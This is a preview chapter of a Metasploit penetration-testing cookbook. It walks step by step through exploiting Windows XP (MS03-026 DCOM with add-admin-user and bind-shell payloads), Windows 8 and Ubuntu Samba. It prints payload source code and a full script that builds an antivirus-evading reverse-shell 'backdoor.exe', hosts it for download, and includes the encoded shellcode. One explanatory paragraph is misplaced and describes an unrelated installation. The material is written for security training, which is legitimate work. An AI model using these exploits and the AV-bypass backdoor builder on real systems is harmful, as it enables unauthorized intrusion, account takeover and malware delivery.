

Metasploit Penetration Testing Cookbook *Second Edition*

Monika Agarwal
Abhinav Singh



Chapter No. 3 "Operating-System-based Vulnerability Assessment"

In this package, you will find:

A Biography of the authors of the book

A preview chapter from the book, Chapter NO.3 "Operating-System-based Vulnerability Assessment"

A synopsis of the book's content

Information on where to buy this book

About the Authors

Monika Agarwal is a young Information Security Researcher from India. She has presented many research papers at both national and international conferences. She is a member of IAENG (International Association of Engineers). Her main areas of interest are ethical hacking and ad hoc networking.

I would like to thank my parents, my husband, Nikhil, and give special thanks to my father-in-law and mother-in-law for always being so supportive. And last but not the least, Packt Publishing, for giving me this opportunity.

For More Information:

www.packtpub.com/metasploit-penetration-testing-cookbook-2e/book

Abhinav Singh is a young Information Security Specialist from India. He has a keen interest in the field of Hacking and Network Security. He actively works as a freelancer with several security companies, and provides them consultancy. Currently, he is employed as a Systems Engineer at Tata Consultancy Services, India. He is an active contributor of the SecurityXploded community. He is well recognized for his blog (<http://hackingalert.blogspot.com>), where he shares his encounters with hacking and network security. Abhinav's works have been quoted in several technology magazines and portals.

I would like to thank my parents, for always being supportive and letting me do what I want; my sister, for being my doctor and taking care of my fatigue level, Sachin Raste sir, for taking the pain to review my work; and Kanishka Khaitan, for being my perfect role model. I would also like to thank my blog followers for their comments and suggestions, and last but not the least, to Packt Publishing, for making this a memorable project for me.

For More Information:

www.packtpub.com/metasploit-penetration-testing-cookbook-2e/book

Metasploit Penetration Testing Cookbook *Second Edition*

Welcome to Metasploit Penetration Testing Cookbook, Second Edition. This book covers various recipes of performing penetration testing over different platforms (including a Wireless network and VoIP) using BackTrack 5 R3. The book starts with the basics of gathering information about your target and gradually covers advanced topics, such as building your own framework scripts and modules.

The book goes deep into operating-systems-based penetration testing techniques and moves ahead with client-based exploitation methodologies. In the post-exploitation phase, it covers Meterpreter, antivirus bypassing, Ruby wonders, exploit building, porting exploits to framework, and pentesting while dealing with VoIP, Wireless, and so on. This book will help readers in thinking from a hacker's perspective, to dig out the flaws in target networks and also to leverage the powers of Metasploit to compromise them. It will take your penetration skills to the next level. It covers advanced Meterpreter usage for token impersonation and WinAPI manipulation, ESPIA, Incognito attack, injecting the VNC server remotely, exploiting vulnerable PHP applications, and much more.

It will help in setting up a complete penetration testing environment using Metasploit and virtual machines, building and analyzing Meterpreter scripts in Ruby, pentesting VoIP, WLAN from start to end including information gathering, vulnerability assessment, and exploitation and privilege escalation phases. The reader will become familiar with penetration testing based on client-side exploitation techniques with detailed analysis of vulnerabilities and codes.

What This Book Covers

Chapter 1, Metasploit Quick Tips for Security Professionals, includes quick recipes, such as Configuring Metasploit on Windows, Configuring Metasploit on Ubuntu, Installing Metasploit with BackTrack 5 R3, Setting up the penetration testing using VMware, Setting up Metasploit on a virtual machine with SSH connectivity, Installing and configuring PostgreSQL in BackTrack 5 R3, Using the database to store the penetration testing results, and Working with BBQSQL.

Chapter 2, Information Gathering and Scanning, discusses port scanning in a distributed environment, in addition to the previous edition. Several other scanning techniques, including SMB, SSH, FTP, and SNMP Sweeping are also explained in this chapter.

For More Information:

www.packtpub.com/metasploit-penetration-testing-cookbook-2e/book

Chapter 3, Operating-System-based Vulnerability Assessment, includes OS such as XP, Ubuntu, and the very fascinating Windows 8, with quick tips for exploit usage. Along with these, it discusses Win DLL injection flaws.

Chapter 4, Client-side Exploitation and Antivirus Bypass, elaborates on the latest vulnerabilities regarding Internet Explorer, Adobe Flash Player, and Microsoft Word. Msfencoded payloads are no longer hidden from AVs, so it is being followed by the syringe utility that promises a lesser detection ratio than msfencoders.

Chapter 5, Working with Modules for Penetration Testing, covers all the basics regarding working with modules for penetration testing, such as Working with scanner auxiliary modules, Working with auxiliary admin modules, SQL injection and DoS attack modules, Post-exploitation modules, Understanding the basics of module building, Analyzing an existing module, and Building your own post-exploitation.

Chapter 6, Exploring Exploits, enables the readers to transform an exploit to a module, as well as write its own fuzzer in the end.

Chapter 7, VoIP Penetration Testing, discusses VoIP penetration testing in detail, along with VoIP topologies. It elaborates the process in a step-by-step manner ending in its exploitation using VLAN hopping, VoIP MAC Spoofing, Impersonation attack, and DoS attack.

Chapter 8, Wireless Network Penetration Testing, includes Setting up and running Fern WiFi Cracker, Sniffing interfaces with tcpdump, Cracking WEP and WPA with Fern WiFi Cracker, Session hijacking via a MAC address, Locating a target's geolocation, war driving, evil twin attack, and Karmetasploit.

Chapter 9, Social-Engineer Toolkit, explains about social engineering, which is an act of manipulating people to perform actions that they don't intend to do. A cyber-based socially engineered scenario is designed to trap a user into performing activities that can lead to the theft of confidential information or some malicious activity. Just like we have exploits and vulnerabilities for existing software and operating systems, SET is a generic exploit of humans in order to break their own conscious security.

For More Information:

www.packtpub.com/metasploit-penetration-testing-cookbook-2e/book

Chapter 10, Working with Meterpreter, covers all of the commands related to Meterpreter. It also leverages Meterpreter in viewing traffic on remote machines, followed by usernames and passwords dumping. Token impersonation and WinAPI manipulation, ESPIA usage, Incognito attack, injecting the VNC server remotely, and exploiting vulnerable PHP application are key additions to this chapter.

Appendix, Pentesting in the Cloud, explains that cloud computing is like distributed computing over a network and that it possesses the ability to run a program on many connected machines simultaneously. It also explains pentesting in a cloud and also how to pentest in a cloud with hackerserver.com.

For More Information:

www.packtpub.com/metasploit-penetration-testing-cookbook-2e/book

3

Operating-System-based Vulnerability Assessment

In this chapter, we will cover:

- ▶ Penetration testing on a Windows XP SP2 machine
- ▶ Binding a shell to the target for remote access
- ▶ Penetration testing on Windows 8
- ▶ Exploiting a Linux (Ubuntu) machine
- ▶ Understanding the Windows DLL injection flaws

Introduction

In the previous chapter, we focused on gathering information about our target, such as the target IP address, open ports, available services, operating system, and so on. One of the biggest assets in the process of information gathering is gaining knowledge about the operating system used by the target server or system. This information can prove to be very helpful in penetrating the target machine, as we can quickly look for exploits and vulnerabilities of the operating system in use. Well, the process is not as straightforward as it sounds, but knowledge about the target operating system can ease our task to a great extent.

For More Information:

www.packtpub.com/metasploit-penetration-testing-cookbook-2e/book

Every flavor of an operating system has some or the other bug in it. Once it gets reported, the process of developing exploits for it starts. Licensed operating systems, such as Windows, quickly develop patches for the bug or vulnerability and provide it as an update to its users. Vulnerability disclosure is a big issue these days. Many zero-day disclosures create havoc in the computer industry. Zero-day vulnerabilities are highly sought after and in underground markets; the price may range from 50,000 U.S. Dollars to 100,000 U.S. Dollars. Vulnerabilities are detected and exploited but the disclosure of vulnerability depends on the researcher and their intention.

Well-known products, such as Microsoft and Adobe issue patches at regular intervals, but it's up to the user to apply them. In corporate scenarios, this gets even worse—it takes weeks before servers are patched because of the downtime involved and to ensure business continuity is not hampered. So, it is always recommended to update or keep an eye on any latest vulnerability discovered in your operating system in use. Unpatched systems are a safe haven for hackers, as they immediately launch exploits to compromise the target. Hence, regular patching and updating the operating system is essential. In this chapter, we will focus on vulnerabilities that are reported in some of the most popular operating systems.

In the process of penetration testing, once the information about the target operating system is available, the pentesters start looking for available exploits for the particular operating system flaws. So, this chapter will be the first step toward penetrating our target through vulnerabilities in the operating system. We will focus on some of the most widely used home-based and enterprise-based operating systems of Microsoft, and some flavors of Linux. We will also look at how to use exploits and set up its parameters to make it executable on the target machine. Last, but not least, we will discuss some of the useful payloads available to us in the Metasploit framework. Let us move further with the various recipes.

Before starting to use exploits and payload on target machines, we will first have to know some basics about them. It is very essential to understand the usage of exploits so that you can overcome some common errors that may arise due to misconfiguration of the parameters. So, let us begin with some basics of using exploits and how to set parameter values.

In order to start using exploits on your target, the first thing required is to scan the target for open ports and services. Once you have gathered enough information about the target, the next step is to select exploits accordingly. So, let us analyze some of the exploit commands that can be launched directly from `msfconsole`.

Here is a list of commands that will be helpful during the exploit usage:

- ▶ `msf > show exploits` and `msf > show payloads`: These two commands will display all the available exploits and payloads in the Metasploit directory.
- ▶ `msf > search exploit`: This command will search for a particular exploit. We can also use this command to search for any specific search terms. The command should be passed in the following manner:

```
msf > search exploit-name or search-term
```


For example, consider the following command:

```
msf > search ms03_026_dcom
```

Matching Modules

```
=====
```

Name	Disclosure Date	Rank	Description
exploit/windows/dcerpc/ms03_026_dcom	2003-07-16	great	Microsoft RPC DCOM

- ▶ `msf > use exploit`: This command is used to set any exploit as active and ready to use. The command is passed in the following manner:

```
msf > use exploit name
```

After executing this command, the prompt also changes to the exploit type:

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) >
```

- ▶ `show options`: This command is used to see the available options or parameters of the exploit in use. The various parameters include the host IP, port, threads, and so on. The parameters marked `yes` must have a value in order to execute the exploit:

```
msf exploit(ms03_026_dcom) > show options
```

Module options (exploit/windows/dcerpc/ms03_026_dcom):

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	135	yes	The target port

- ▶ `set`: This command is used to set a value to a parameter in the exploit in use. It is also used to set up a payload for a particular exploit in use. The command can be passed in the following manner:

```
msf > set parameter-name parameter-value.
```

For More Information:

www.packtpub.com/metasploit-penetration-testing-cookbook-2e/book

Similarly, we can use the `unset` command as well:

```
msf exploit(ms03_026_dcom) > set RHOST 102.168.56.102
RHOST => 102.168.56.102
msf exploit(ms03_026_dcom) >
```

There are optional commands such as `setg` and `unsetg`, which are used when we have to globally set a parameter value in `msfconsole`. Thus, it saves us from re-entering the same value.

- ▶ `show targets`: Every exploit is made to attack a particular target service. This command displays the information on what possible targets the exploit can be used:

```
msf exploit(ms03_026_dcom) > show targets
Exploit targets:
```

Id	Name
--	----
0	Windows NT SP3-6a/2000/XP/2003 Universal

Here, we can see that the `dcom` exploit is available for several flavors of the Windows machine.

In *Chapter 1, Metasploit Quick Tips for Security Professionals*, we discussed how the entire Metasploit framework has a modular architecture. Different exploits are converted into a framework-understandable module, which can function in accordance with it. Different commands are called to load and set up the modules. The command-line interface of `msfconsole` makes it easy to access different modules and perform penetration testing.

Penetration testing on a Windows XP SP2 machine

Let us now get our hands into the world of exploits. To start with, we will work on the most primary, yet most widely used, operating system, Windows XP. In this recipe, we will see how we can use Metasploit to break into our target system, which is running on the Windows XP machine. We will be using the commands we learned in the previous section, and then move ahead to select exploits and payloads, and set up various required parameters.

Getting ready

We will start our penetration testing process right from `msfconsole`. So, launch the console and perform a port scan to gather information about the target. We discussed port scanning in detail in the previous chapter. Here, I will assume that you have gathered information about the target and it is running a Windows XP operating system. So, let us proceed with selecting exploits and payloads.

How to do it...

To perform penetration testing on a Windows XP SP2 machine, follow these steps:

1. The primary goal will be to select an exploit that can be used on a Windows XP machine. You can browse to the `/exploits/windows` directory, or simply make a search for a list of available exploits for the Windows XP platform. We will be using the RPC dcom vulnerability to penetrate our target. So, let us first search for the RPC dcom vulnerability, using the following command:

```
msf exploit(ms03_026_dcom) > search dcom
```

Matching Modules

```
=====
```

Name	Disclosure Date	Rank	Description
----	-----	---	-----
exploit/windows			
dcerpc/ms03_026_dcom	2003-07-16	great	Microsoft RPC
xploit/windows/ driver/			
broadcom_wifi_ssid	2006-11-11	low	Broadcom Wireless
xploit/windows/ smb/ms04_031_netdde			
	2004-10-12	good	Microsoft NetDDE

As we can see, the search has produced three results. We will be working on the first exploit, as its rank is listed as `great` and it will have a better success rate.

2. In order to set `exploit/windows/dcerpc/ms03_026_dcom` as the usable exploit, we will execute the following command:

```
msf exploit(ms03_026_dcom) > use exploit/windows/dcerpc/ms03_026_dcom
```

```
msf exploit(ms03_026_dcom) >
```

The change in the prompt symbolizes that the command is executed successfully.

For More Information:

www.packtpub.com/metasploit-penetration-testing-cookbook-2e/book

- The next step is to set up the various parameters of the exploit. The `show options` command will list the available parameters in the exploit. Then, by using the `set` command, we can set up the various parameters. Some parameters will have default values as well:

```
msf exploit(ms03_026_dcom) > show options
```

```
Module options (exploit/windows/dcerpc/ms03_026_dcom):
```

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	135	yes	The target port

```
Exploit target:
```

Id	Name
0	Windows NT SP3-6a/2000/XP/2003 Universal

Here, `RHOST` denotes the IP address of the remote host and `RPORT` denotes the default bind port. The value of `RPORT` has been set to 135 by default. We will have to set the value of `RHOST` to our target IP address in order to execute the exploit:

```
msf exploit(ms03_026_dcom) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf exploit(ms03_026_dcom) >
```



Note that the `ms03_026_dcom` exploit has the ID set to 0. This means that we do not need to specify which Windows machine is running on the target. It can exploit any of the Windows machines listed in it. For any other exploit, we may have to select the target operating system by using the `show targets` command.

Now, the value of `RHOST` has been set to our target IP address. If we try to run the exploit, we will get an error message, because we have not yet selected any payload for the exploit.

4. Our next step is to choose a relevant payload. We can use the command `show payloads` to list all the available payloads. We will start with a simple example of the `windows/adduser` payload. This payload will add a new user in the target's operating system:

```
msf exploit(ms03_026_dcom) > set PAYLOAD windows/adduser
PAYLOAD => windows/adduser
```

5. Now, if we again use the `show options` command, it will list the parameters for both the exploit and the payload. The payload parameters will look something as follows:

```
Payload options (windows/adduser):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	seh, thread, process, none
PASS	metasploit	yes	password for this user
USER	metasploit	yes	The username to create

We can see that the default username and password that will be added to our target operating system is `metasploit` and `metasploit`. We can change these values by using the `set PASS` and `set USER` commands.

6. Now that our payload is set, we are ready to penetrate the target machine. We will use the following command to launch the exploit:

```
msf exploit(ms03_026_dcom) > exploit
```

```
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.56.102 [135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.56.102 [135] ...
[*] Sending exploit ...
[*] Exploit completed, but no session was created.
```

The last line of the output shows that the exploit was completed successfully on the target machine. Now, there will be a new user added in the target machine. The output also says that no session was created. This is because the payload we used was a simple `adduser` that doesn't need any active session. Hence, once the exploit completes, the connection with the target ends. In the next recipe, we will use the payload to set up a session.

For More Information:

www.packtpub.com/metasploit-penetration-testing-cookbook-2e/book

How it works...

The installation process demonstrated previously is a simple Ubuntu-based installation procedure for almost all the software. Once the installation is complete, you can run `hash -r` to reload your path.



This installation process can be followed on almost all flavors and versions of Linux.

There's more...

There is vulnerability in the part of RPC that deals with the message exchange over TCP/IP. The failure results because of incorrect handling of malformed messages. This particular vulnerability affects a **Distributed Component Object Model (DCOM)** interface with RPC, which listens on RPC-enabled ports. So, the target machine must have an available port running an RPC service.

This interface handles the DCOM object activation requests that are sent by client machines to the server. An attacker who successfully exploited this vulnerability would be able to run the code with local system privileges on an affected system. The attacker would be able to take any action on the system. This includes installing programs, viewing/changing/deleting data, or creating new accounts with full privileges.

For more details on this vulnerability, you can visit the following link to the Microsoft Security Bulletin: <http://technet.microsoft.com/en-us/security/bulletin/ms03-026>.

Now, in order to understand the working of the `adduser` payload, we will analyze the Ruby code for the payload. Let us browse to the payload location:

```
root@bt:~# cd /pentest/exploits/framework3/modules/payloads/singles/windows
```

```
root@bt:/pentest/exploits/framework3/modules/payloads/singles/windows# less adduser.rb
```

The following part of the code is of interest for us:

```
# Register command execution options
  register_options(
    [
      OptString.new('USER', [ true, "The
username to create", "metasploit" ]),
      OptString.new('PASS', [ true, "The
password for this user", "metasploit" ]),
```

```

        ], self.class)
        # Hide the CMD option

        deregister_options('CMD')
    end
    #
    # Override the exec command string
    #
    def command_string
        user = datastore['USER'] || 'metasploit'
        pass = datastore['PASS'] || ''

        if(pass.length > 14)
            raise ArgumentError, "Password for the
adduser payload must be 14 characters or less"
        end

        return "cmd.exe /c net user #{user} #{pass} /ADD && "
+
            "net localgroup Administrators #{user} /ADD"
    end
end

```

You can understand the code through the comments added with the # symbol. The code is simple and self-explanatory. It first registers values for the username and password. Then, it goes on to hide the `CMD` function from appearing on the target screen, while the payload gets executed. Next, the code overrides the `windows/exec` payload to pass the parameter values and launch a stealth command prompt to execute in the background.

You can play with the code and make your own changes. This will help you dig deeper into the world of payloads.

Binding a shell to the target for remote access

In the previous recipe, we analyzed how to exploit a Windows SP2 machine and add a new user account. However, the connection was terminated immediately after the execution of the exploit. In this recipe, we will move a step ahead and bind a shell to the target so that we can set up a remote connectivity with the target and gain control over it. This process is similar to the one mentioned in the previous recipe. All we have to do is use a different payload that can start a shell for us on the target machine.

For More Information:

www.packtpub.com/metasploit-penetration-testing-cookbook-2e/book

Getting ready

We will again start off by launching our `msfconsole`, and our target is the same as in the *Penetration testing on a Windows XP SP2 machine* recipe. We will use the same `dcom` vulnerability, and then use a different payload this time to bind a shell to the target.

How to do it...

To bind a shell to the target, perform the following steps:

1. We will begin by selecting the `dcom` exploit against our target machine. We will set up the various exploit parameters, and then select the payload:

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > show options
```

```
Module options (exploit/windows/dcerpc/ms03_026_dcom):
```

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	135	yes	The target port

```
Exploit target:
```

Id	Name
0	Windows NT SP3-6a/2000/XP/2003 Universal

```
msf exploit(ms03_026_dcom) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
```

2. Now that our exploit is set up, we will move to payload. Using the `show payloads` command will list all the available payloads. Now, we will use the `windows/shell/bind_tcp` payload that will open a TCP connection on port 4444 (by default) on the target machine and provide us with a command shell:

```
msf exploit(ms03_026_dcom) > set PAYLOAD windows/shell/bind_tcp
```

```
PAYLOAD => windows/shell/bind_tcp
```


- Now, using the `show options` command, we can set up other relevant parameters, such as `RHOST`, and change the default port. After setting up the parameters, we will execute the exploit. Let us see what the output of the execution is:

```
msf exploit(ms03_026_dcom) > exploit

[*] Started reverse handler on 192.168.56.101:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.56.102
[*] Command shell session 1 opened (192.168.56.101:4444 ->
192.168.56.102:1052) at 2011-10-31 01:55:42 +0530

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

The exploit has been executed successfully and we have a command prompt started in our `msfconsole`. Now, this session can be used to gain complete remote access of the target machine. We can exit from this session anytime by using the `exit` command.

You might have realized by now the power of payloads in Metasploit. It is highly encouraged that one tries various available payloads in order to understand their functionality.

How it works...

The working of the `dcom` exploit is the same as the one explained in the previous recipe. To understand the working of `bind_tcp`, we will have to wait a bit as it involves some concepts that we will deal with in a later chapter of this book. Still, you can have a look at the payload Ruby code by browsing to `/pentest/exploits/framework3/modules/payloads/stagers/windows/bind_tcp.rb`.

There's more...

What next? How can a shell access provide us control over the target?

For More Information:

www.packtpub.com/metasploit-penetration-testing-cookbook-2e/book

Gaining complete control of the target

Now that we have a shell connectivity set up with our target machine, we can have full access to the target machine by using the command prompt. We can now move ahead to explore the target machine by using the common DoS commands available to us. Some of the basic operations include directory listing, copying files and folders, creating user agents, and so on.

Penetration testing on Windows 8

Windows 8, the most popular operating system by Microsoft was launched in October 2012. It was developed for the use of desktops, laptops, tablets, and home theater PCs. Windows 8 is more secure than Microsoft's previous operating systems. It has its built-in anti-malware protection system named Windows Defender, so no need to worry if an antivirus is not installed. If any kind of malware is loaded onto it, it will get deleted immediately. The traditional practices for operating systems, such as XP include running the exploit, which, if successful, consequently makes the payload come into action. The payloads are easily detected by the Windows defender, and if one wishes to access via the Internet, a pop-up message will appear. So, to be on safer side as an attacker, we make use of syringe utility. Let us see how Windows 8 is compromised using this technique.

Getting ready

To start with, we require an attacker machine with BackTrack 5 R3, a victim machine with Windows 8, and the syringe, .exe (<https://code.google.com/p/syringe-antivirus-bypass/>).

How to do it...

First, we have to make a shell code say `syringe.sh` with the following code inside of it:

```
export interface=eth0 export ourIP=$(ifconfig $interface | awk
'/inet addr/ {split ($2,A,","); print A[2]}') export port=$(shuf -i
2000-65000 -n 1)
echo -e "\e[01;32m[>]\e[00m Generating payload..." payload=$(msfpayload
windows/meterpreter/reverse_tcp EXITFUNC=thread LPORT=$port
LHOST=$ourIP R | msfencode -a x86 -e x86/alpha_mixed -t raw
BufferRegister=EAX)
echo -e "\e[01;32m[>]\e[00m Creating .exe..."
tar -xvf syringe_files.tar
echo "syringe.exe -3 $payload" > s.bat
echo ";!@Install@!UTF-8!" > config.txt
echo "GUIMode=\"2\" >> config.txt
echo "RunProgram=\"hidcon:s.bat\" >> config.txt
echo ";!@InstallEnd@!" >> config.txt
7z a files.7z s.bat syringe.exe
```

```
cat 7zsd.sfx config.txt files.7z> backdoor.exe
cp backdoor.exe /var/www/
rm config.txt s.bat files.7z 7zsd.sfx syringe.exe
echo -e "\e[01;32m[>]\e[00m Starting Web server..." service apache2
start
echo -e "\e[01;32m[>]\e[00m Backdoor is hosted on http://$ourIP/
backdoor.exe"
"syringe.sh" 34L, 1103C
Running this shellcode using the command below :-
root@bt:/# ./ syringe.sh
The output will be as follows :-
root@bt:~# cd Desktop
root@bt:~/Desktop# ./syringe.sh
[>] Genrating payload...
[*] x86/alpha_mixed succeeded with size 634 (iteration=1)
[>] Creating EXE...
7zsd.sfx
syringe.exe
7-Zip 9.04 beta Copyright (c) 1999-2009 Igor Pavlov 2009-05-30
p7zip Version 9.04 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,1 CPU)
Scanning
Creating archive files.7z
Compressing s.bat
Compressing syringe.exe
Everything is Ok
[>] Starting Web server...
* Starting web server apache2
[ OK ]
[>] Backdoor is hosted on http://192.168.129.128/backdoor.exe
[>] Running metasploit...
[*] Please wait while we load the module tree...
METASPLOIT CYBER MISSILE COMMAND V4

PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.129.128
LPORT => 55681
[*] Started reverse handler on 192.168.129.128:55681
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.129.140
[*] Meterpreter session 1 opened (192.168.129.128:55681 ->
192.168.129.140:49157) at 2013-06-07 20:36:18 +0530
meterpreter >
```

For More Information:

www.packtpub.com/metasploit-penetration-testing-cookbook-2e/book

How it works...

We actually embedded the code for the exploit and payload, along with the `msf` encoding in the shell file itself. Then, we created the `sfx` archive using `7zip` (a built-in feature of BackTrack 5 R3), enclosing files such as `syringe.exe` and `s.bat`. Let's have a look at what `s.bat` actually contains.

The `s.bat` file consists of a raw binary form of payload, which can be obtained as illustrated in the following screenshot:

```


root@bt:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.129.128 LPORT=8888 R|msfencode -a x86 -e x86/alpha_mixed -t raw BufferRegister=EAX

[*] x86/alpha_mixed succeeded with size 634 (iteration=1)

PYIIIIIIIIIIIIII7QZjAXPOA0AkAAQ2AB2BB0BBABXP8ABuJIKL9xNiWps0UPE01IZEDqzF1tnkv2Dp1kPRFlnkSb50Nk2RThD0oGPJUV5aY
oea00NLwLaqcLfb6LWPIQjoDM318GhbZPaBV7LkbrROLksrwLfajpnk1P48k5IP442jWq3p0PnkG8ghNkv8GFvAkcyse11YnkedLkqzvUaIoV0
9P1lKqzo4MEQZguh9p1e1t4CcMJXekcMvD1em2aHLkv8DduQXsqvndLbkUKShELs1Hs1Ktd1K7q1pLI0DgTGTaKSkqqcibzSaiokP3hsocjNkf
rhkK61MbHDseb50gp3XQg1cEbSo3dU8pLBWFF379oN5X8Z0vaGpeP5yITsdV0bH6Ipp0k5PIoJuF0F0pp0g0RppSpbpu8ZJfoi0IpYoXUmGcZfe
bHIP0Xk10pphwr05r0H1IivsZb0CFRwaxnyY5ad51IoKeK5IPCDtLYoBnfhseZL1xzPmemrV6k0Juqzc0bJGtbvbw0hWrxYzhQ09oHUNKTV CZ7
0QxgptPwpWp663Z50PhV8oTPSKLYoYEJ32sqzwpBvRsF7qx32yIZha09oyEeQhCwYo6mUZVcEHLhCAAroot@bt:~#
root@bt:~#
root@bt:~#
root@bt:~#
    
```

This raw code is then inserted into a batch file.

Along with the batch file, we have used a VB script to hide the command window on the execution of the batch file. This script can be downloaded from the code folder given with this book. Let's have a look at the batch file in the following screenshot:

A screenshot of a Notepad window titled "Untitled - Notepad". The window contains the following text:

```
@echo off
echo syringe.exe -3 [XXXXXXXXXXXXXXXXXXXX]AXP0A0AKAAQ2AS2BBQBABXPBPBA
wscript 1.vbs s.bat
```

Now, we are all prepared to run the shell code discussed earlier in the *How to do it...* section. Upon executing the shell code that is `syringe.sh`, a `backdoor.exe`, a file will be created. Now, our next task is to load that file onto our Windows 8 machine via the Internet, mail the attachment, or upload it manually. Once that `.exe` is accessed from the machine, we get a reverse connection to the target machine. It's all set now to proceed further.

There's more...

Windows 8 can be compromised via Java exploits in Metasploit. By using the exploit `use multi/browser/java_signed_applet`, it can be hacked. But yet, it displays a warning when executing the payload, so using the `syringe` is a better option. For details, refer to the following link: <http://www.securitygeeks.net/2013/04/how-to-hack-windows-8-using-metasploit.html>.

See also

For more information regarding shell programming, refer to the link http://linuxcommand.org/writing_shell_scripts.php.

Exploiting a Linux (Ubuntu) machine

Linux is also one of the most widely used operating systems after Windows. In the previous few recipes, we saw how we can penetrate a Windows machine by exploiting critical flaws in available services. In this recipe, we will deal with the Linux operating systems. We will be using Ubuntu 9.0 in this recipe, but the process will be similar for exploiting any flavor of Linux and Solaris running the Samba service. Let us move ahead with the recipe.

For More Information:

www.packtpub.com/metasploit-penetration-testing-cookbook-2e/book

Getting ready

We will start by scanning our target Linux machine to gather information about the available services. Let us perform a quick Nmap scan and analyze its result:

```
msf > nmap -sT 192.168.56.101
```

```
[*] exec: nmap 192.168.56.101
```

```
Starting Nmap 5.20 ( http://nmap.org ) at 2011-11-05 13:35 IST
```

```
Warning: Traceroute does not support idle or connect scan, disabling...
```

```
Nmap scan report for 192.168.56.101
```

```
Host is up (0.00048s latency).
```

```
Not shown: 997 closed ports
```

```
PORT STATE SERVICE VERSION
```

```
80/tcp open  http Apache httpd 2.2.3 ((Ubuntu) PHP/5.2.1)
```

```
|_html-title: Index of /
```

```
139/tcp open netbios-ssn Samba smbd 3.X (workgroup: MSHOME)
```

```
445/tcp open netbios-ssn Samba smbd 3.X (workgroup: MSHOME)
```

```
MAC Address: 08:00:27:34:A8:87 (Cadmus Computer Systems)
```

```
No exact OS matches for host (If you know what OS is running on it,  
see http://nmap.org/submit/ )
```

So now, we have gathered information about the target. Our next step will be to select an exploit and a suitable payload for it.

How to do it...

The process of penetrating into a Linux machine is similar to that of Windows:

1. All we have to focus on is selecting the right exploit and payload. Let us search for any Samba exploit available in the Metasploit directory:

```
msf > search Samba
```

2. The previous command will provide a list of various auxiliaries and exploit modules for Samba. We will use the `exploit/linux/samba/lsa_transnames_heap` module that is listed as a `good` rank exploit. So, it will have a higher probability of exploiting the target. Let us set the exploit as active and set up the parameters:

```
msf > use exploit/linux/samba/lsa_transnames_heap
```

```
msf exploit(lsa_transnames_heap) > show options
```

```
Module options (exploit/linux/samba/lsa_transnames_heap):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOST		yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	LSARPC	yes	The pipe name to use

```
Exploit target:
```

Id	Name
--	----
0	Linux vsyscall

```
msf exploit(lsa_transnames_heap) > set RHOST 192.168.56.101
```

```
RHOST => 192.168.56.101
```

```
msf exploit(lsa_transnames_heap) >
```

3. Now, our next task is to select a payload. We will have to keep one thing in mind; as we are targeting a Linux machine, we will have to select a Linux payload for our penetration process. We will be using the `linux/x86/shell_bind_tcp` payload that works similar to the `bind_tcp` payload we analyzed in the previous recipes for Windows:

```
msf exploit(lsa_transnames_heap) > set payload linux/x86/shell_bind_tcp
```

```
payload => linux/x86/shell_bind_tcp
```

```
msf exploit(lsa_transnames_heap) > show options
```

```
Module options (exploit/linux/samba/lsa_transnames_heap):
```

Name	Current Setting	Required	Description
RHOST	192.168.56.101	yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	LSARPC	yes	The pipe name to use

```
Payload options (linux/x86/shell_bind_tcp):
```

Name	Current Setting	Required	Description
LPORT	4444	yes	The listen port
RHOST	192.168.56.101	no	The target address.

4. We are all set now and our final step will be to provide the exploit command to begin the process of exploitation:

```
msf exploit(lsa_transnames_heap) > exploit
```

```
[*] Started bind handler
[*] Creating nop sled....
[*] Trying to exploit Samba with address 0xffffe410...
[*] Connecting to the SMB service...
```

Upon successful execution of the exploit, we will be provided with shell connectivity with our target machine. The process is very similar to the ones we discussed in previous recipes. The only difference lies in selecting exploits and payloads. The more different combinations of exploits and payloads you try, the better your understanding about it will be.

How it works...

Let us go through a quick note about the service, its exploit, and how it works. Samba is used for printers and file sharing between Linux and Windows machines. This module triggers a heap overflow in the LSA RPC service of the Samba daemon. This module uses the `talloc` chunk overwrite method (credit Ramon and Adriano), which only works with Samba Versions 3.0.21 and 3.0.24. The exploit takes advantage of dynamic memory allocation in heaps. There are chances that the exploit may not succeed on the first attempt, so you may need to try multiple times to be successful.



